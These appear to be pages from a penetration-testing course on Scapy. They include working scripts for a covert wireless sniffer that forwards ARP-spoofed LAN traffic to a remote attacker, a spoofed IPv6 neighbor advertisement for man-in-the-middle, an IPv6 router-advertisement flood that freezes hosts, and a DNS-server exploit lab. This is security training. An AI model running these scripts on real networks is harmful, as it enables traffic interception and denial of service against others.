Using the sniff() function in this manner gives us tremendous functionality for reading and modifying packet capture files. Using Scapy you could easily write a tool to obfuscate the details of a packet capture, remove specific packets from the capture, extract payload data to a binary file (as shown in this example) or otherwise modify the data to suit the needs of a tool that may only work with specific packet capture types.

The sniff() function also has the ability to filter packets that are returned, either to an external callback function specified with "prn" or as a return value:

- filter - The filter parameter accepts packet type filters in the Berkeley Packet Filter (BPF) syntax, matching tcpdump's filtering functionality. For example: filter="tcp and dst port 80" will limit the sniff() function's returned packets to TCP packets that have a destination port of 80 (e.g. outbound HTTP)
- lfilter - The lfilter parameter accepts a Python callback function to use for filtering packets beyond what can be done with BPF filters. Similar in syntax to the "prn" callback function, lfilter allows us to use Scapy syntax to decide if a packet should be returned from sniff() or sent to the prn() callback. A simple example using filter, lfilter, and prn is shown below.

```
def printresp(packet):
    print packet.show()
# Only retrieve packets with my MAC address in the bootp chaddr field
def mymac(packet):
    if BOOTP in packet:
        if packet["BOOTP"].chaddr[0:6] == "\x00\x01\x02\x03\x04\x05":
            return True
    return False
# Call the sniff function, filtering for DHCP responses (UDP and dst port
$ 68) with lfilter to only
# show packets where my MAC address is in the chaddr field.
sniff(filter="udp and dst port 68",lfilter=mymac, prn=printresp)
```



Sniffer Channel Over Wireless

- AP-like device inserted into Ethernet network, ARP spoofing for sniffing
- Sends remote attacker all packets over WiFi
  - "OUTPUT" interface must be in monitor mode

```
#!/usr/bin/env python
from scapy.all import *
INPUT="eth0"                      # Python variables in all uppercase
OUTPUT="mon0"                     # are intended to be used as constants
conf.verb=0

def inject(pkt):
        fakemac="00:00:de:ad:be:ef"
        sendp(RadioTap()/Dot11(type=2, addr1=fakemac, addr2=fakemac,
            addr3=fakemac)/pkt, iface=OUTPUT)

sniff(store=0,prn=inject,iface=INPUT)
```

Specify your own function for processing received packets

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Sniffer Channel Over Wireless


A second simple Scapy script is shown in this slide. This script was created to take advantage of a physical security problem at a customer site where the author was able to plant a small wireless access point (AP) under a desk while plugged into the Ethernet network. The AP was configured to mount an ARP spoofing attack to sniff all traffic on the network, then take each observed frame and send it over the wireless network for the attacker to observe for remote Ethernet sniffing.

With the interface named in the OUTPUT variable setup in monitor mode, this script will use the Scapy sniff() function to start sniffing all traffic on the network on the INPUT interface ("iface=INPUT"). Instead of storing packets ("store=0"), the script calls the "inject" function for each packet.

The "inject" function takes one parameter: the name of the packet retrieved by Scapy's sniff function. You can use your own Python or Scapy code to inspect this packet before processing the contents. For example, if you want to limit the packets being sent over the wireless network to TCP frames, you could add a check "`if not pkt.haslayer("TCP"): return`" prior to the sendp() call.

The inject function uses Scapy to create a fake IEEE 802.11 data packet (Dot11(), type=2) with a pre-pended RadioTap() header (necessary for wireless packet injection on Linux), appending the sniffed packet to the wireless packet payload. The sendp() function is used to transmit the packet on the OUTPUT interface ("iface=OUTPUT").

Anyone sniffing the wireless network will see packets with the MAC address "00:00:de:ad:be:ef", but the contents will look unusual since the data packet is not correctly formatted. This is not a problem for the attacker, however, who can use a simple Scapy script to sniff the received packets and convert them back into Ethernet frames.



Scapy and IPv6

- IPv6 supported in Scapy since 2006
  - Complete with ICMPv6, DHCPv6, IPv6 options and more
- Useful to solve two important issues:
  - Limited tools exist to evaluate IPv6 thoroughly (some attempts, but inflexibly)
  - We need more experimentation with IPv6 to vet implementations and explore bugs


```
>>> ls(IPv6)
version    : BitField           = (6)
tc         : BitField           = (0)
fl         : BitField           = (0)
plen       : ShortField         = (None)
nh         : ByteEnumField      = (59)
hlim       : ByteField          = (64)
src        : SourceIP6Field     = (None)
dst        : IP6Field           = ('::1')
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Scapy and IPv6

The IPv6 protocol and much of the extension capabilities have been supported in Scapy since 2006 including the ICMPv6 and DHCPv6 protocol. With support for IPv6 in Scapy, we have a simple mechanism to interact with IPv6 networks and IPv6 connected hosts with short scripts or interactive session. Having support for IPv6 in Scapy is important for penetration testers for several reasons, including:

- Today, limited tools exist to thoroughly test IPv6 networks. The tools that do exist are generally inflexible. With Scapy, we have tremendous flexibility for testing how hosts respond to various IPv6 packets including malformed frames.
- It is likely that many IPv6 implementation bugs exist in common systems, but have yet to be discovered or fully explored. As penetration testers, we need to explore IPv6 more thoroughly on target systems to identify yet-undiscovered vulnerabilities that could expose networks and systems.



Basic IPv6 Scanning


```
# modprobe ipv6 ; scapy
>>> i=IPv6()
>>> i.dst="fe80::ccac:e790:58ac:7405"
>>> i/=ICMPv6EchoRequest()
>>> sr1(i)
Received 2 packets, got 1 answers, remaining 0 packets
<IPv6  version=6L tc=0L fl=0L plen=8 nh=ICMPv6 hlim=128
src=fe80::ccac:e790:58ac:7405 dst=fe80::20c:29ff:fe0c:f091
|<ICMPv6EchoReply  type=Echo Reply code=0 cksum=0xe621 id=0x0 seq=0x0
|>>
>>> ans,unans =
sr(IPv6(dst="fe80::ccac:e790:58ac:7405")/TCP(dport=[21,22,80,135,445,808
0]))
Received 11 packets, got 2 answers, remaining 4 packets
>>> ans.summary()
IPv6 / TCP fe80::20c:29ff:fe0c:f091:ftp_data >
fe80::ccac:e790:58ac:7405:loc_srv S ==> IPv6 / TCP
fe80::ccac:e790:58ac:7405:loc_srv > fe80::20c:29ff:fe0c:f091:ftp_data SA
IPv6 / TCP fe80::20c:29ff:fe0c:f091:ftp_data >
fe80::ccac:e790:58ac:7405:microsoft_ds S ==> IPv6 / TCP
fe80::ccac:e790:58ac:7405:microsoft_ds >
fe80::20c:29ff:fe0c:f091:ftp_data SA
```

Test an IPv6 host for reachability
Observe responses for a series of ports in a list

Basic IPv6 Scanning

Earlier we established some of the fundamental concepts behind IPv6 and we can look at using Scapy to explore IPv6 networks. On Linux systems, load the IPv6 kernel driver with "modprobe ipv6", then start Scapy. The basic IPv6() method allows us to identify the header fields when we invoke the method or by accessing the member objects (as shown in this example with "i.dst"). We can append upper-layer protocols such as ICMPv6EchoRequest() and send the frame, observing a response from the target host as shown.

We can perform simple TCP or UDP port scanning with Scapy as well. In the second example, we record the answered (ans) and unanswered (unans) responses to our IPv6 packet to the same destination address, this time adding a TCP payload. In the destination port (dport) argument for the TCP payload, we specify a list of ports (enclosed in square brackets) we want to reach. Scapy will send multiple packets, one for each specified port and record the responses for us. In the output shown, we see responses from the target host for the loc_srv port (135) and microsoft_ds port (445), as indicated by the SYN ACK ("SA") TCP flags.



IPv6 Router Discovery

- ARP is deprecated in IPv6, replaced with ICMPv6 Neighbor Discovery (ND)
  - Used to announce router availability
  - Used to solicit L2 addresses
- Like ARP, susceptible to manipulation with spoofed traffic
- Can use Scapy to forge router advertisements with spoofed IPv6 source address of router


```
>>> ether=(Ether(dst='00:50:56:c0:00:01',
src='00:de:ad:be:ef:00'))
>>> ipv6=IPv6(src='fe80::1', dst='fe80::2')
>>> na=ICMPv6ND_NA(tgt='fe80::1')
>>> lla=ICMPv6NDOptDstLLAddr(lladdr=
'00:de:ad:be:ef:00')
>>> sendp(ether/ipv6/na/lla,loop=1,inter=3)
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

IPv6 Router Discovery

The ARP protocol is no longer used in IPv6 networks, replaced with ICMPv6 Neighbor Discovery (ND). The ND protocol has two significant functions: announcing the availability of a router on the LAN and soliciting the layer 2 address of hosts whose IPv6 address is known.

Like ARP, the ND protocol is susceptible to manipulation with spoofed traffic, allowing an attacker to impersonate a LAN router and to implement a man-in-the-middle (MITM) attack on the network, as shown.


IPv6 Neighbor Resource DoS

- Vulnerability in Windows hosts and many routers
  - 100% CPU utilization on all cores/CPUs from IPv6 ND router advertisements
- Only targets hosts on the LAN
- No standard fix from the IETF, no fix from vendors

```
from scapy.all import *

pkt = Ether() \
 /IPv6() \
 /ICMPv6ND_RA() \
 /ICMPv6NDOptPrefixInfo(prefix=RandIP6(),prefixlen=64) \
 /ICMPv6NDOptSrcLLAddr(lladdr=RandMAC("00:00:0c"))

sendp(pkt,loop=1)
```

Scapy will send router advertisements with randomized source MAC addresses to the all-nodes multicast address, advertising randomized IPv6 router addressed, as fast as possible. **Do not do this on a product network!**


IPv6 Neighbor Resource DoS

A recent vulnerability in Windows hosts and common router platforms allows an attacker to consume 100% CPU on the LAN hosts by spoofing numerous IPv6 neighbor discovery (ND) router advertisements. Affecting all the hosts on the LAN, quickly injecting IPv6 messages indicating "I'm a new router" can quickly cause all systems to become unresponsive.

Some vendors have indicated that they are waiting for a recommendation from the IETF for the resolution of this flaw, since the current handling leading to a DoS condition is compliant with the IPv6 specification. To date, there has not been any advice from the IETF on the resolution of this flaw, leaving many systems vulnerable.

We can use a short Scapy script to generate IPv6 ND router advertisements as shown in this slide, using a random IPv6 router advertisement address with the Scapy RandIP6() method, advertising a fake router layer 2 address randomly selected with the Scapy RandMAC() method.

Note: running this script on your LAN will cause all Windows hosts with IPv6 support and many routers to become unresponsive very quickly. Do not run this on a production network without express consent.




Module Summary

- Scapy is a powerful packet crafting, sniffing and analysis tool
- Used interactively or in scripts
- Attempts to use intelligence to fill in fields where appropriate
  - Never overrides your data values
- Sample scripts and tools

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Module Summary

In this module we introduced Scapy as a powerful tool for packet crafting, sniffing and analysis. Used interactively or as part of a Python script, Scapy uses a stacking technique to append packet headers together, using defaults, user-specified or packet intelligence to complete the field details. We can use Scapy to craft packets for various assessment tasks ranging from simple scripts to complex projects.




Recommended Reading

- http://www.secdev.org/projects/scapy/demo.html
- http://www.packetstan.com
- http://www.packetlevel.ch/html/scapy/scapyipv6.html

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Recommended Reading

- http://www.secdev.org/projects/scapy/demo.html
- http://www.packetstan.com
- http://www.packetlevel.ch/html/scapy/scapyipv6.html



Exercise: Scapy DNS Exploit

- jwdnsd - Python DNS server
- Develop a Scapy script to exploit a parsing vulnerability on the server
  - Simple: Send interactive packet, examine response
  - Advanced: Write a script to exploit, parsing DNS responses
  - Elite: Simulate a remote command shell
- Target: 10.10.10.68, UDP port 53

Goal: Where is Jimmy Hoffa buried? /root/secret.txt


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise: Scapy DNS Exploit

In this exercise you will build a Scapy-based exploit to target the jwdnsd DNS server running on the 10.10.10.68 host on UDP port 53. You can choose your own path to complete this exercise, based on your comfort with scripting and working with Python code:

- Simple Option: Use Scapy in the interactive mode (e.g. by running "scapy" from the shell and creating the packet manually) to send a malicious packet to the server and examine the server response.
- Advanced Option: Write a script to exploit the DNS server, parsing DNS responses and displaying the output of injected commands in a friendly manner.
- Elite Option: Simulate a remote command shell through your Scapy script that allows the user to run any commands on the target system.

Your goal in this exercise is to examine the file in /root/secret.txt, revealing the location of Jimmy Hoffa's final resting place.



Scapy Stuff You'll Need

- Scapy DNS() - Header information
- DNS() "qd" parameter used for Query Data
  - qd is populated with DNSQR()


```
# scapy
Welcome to Scapy (2.2.0)
>>> answer =
sr1(IP(dst="8.8.8.8")/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname="www.sans.o
rg")))
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
>>> answer.summary()
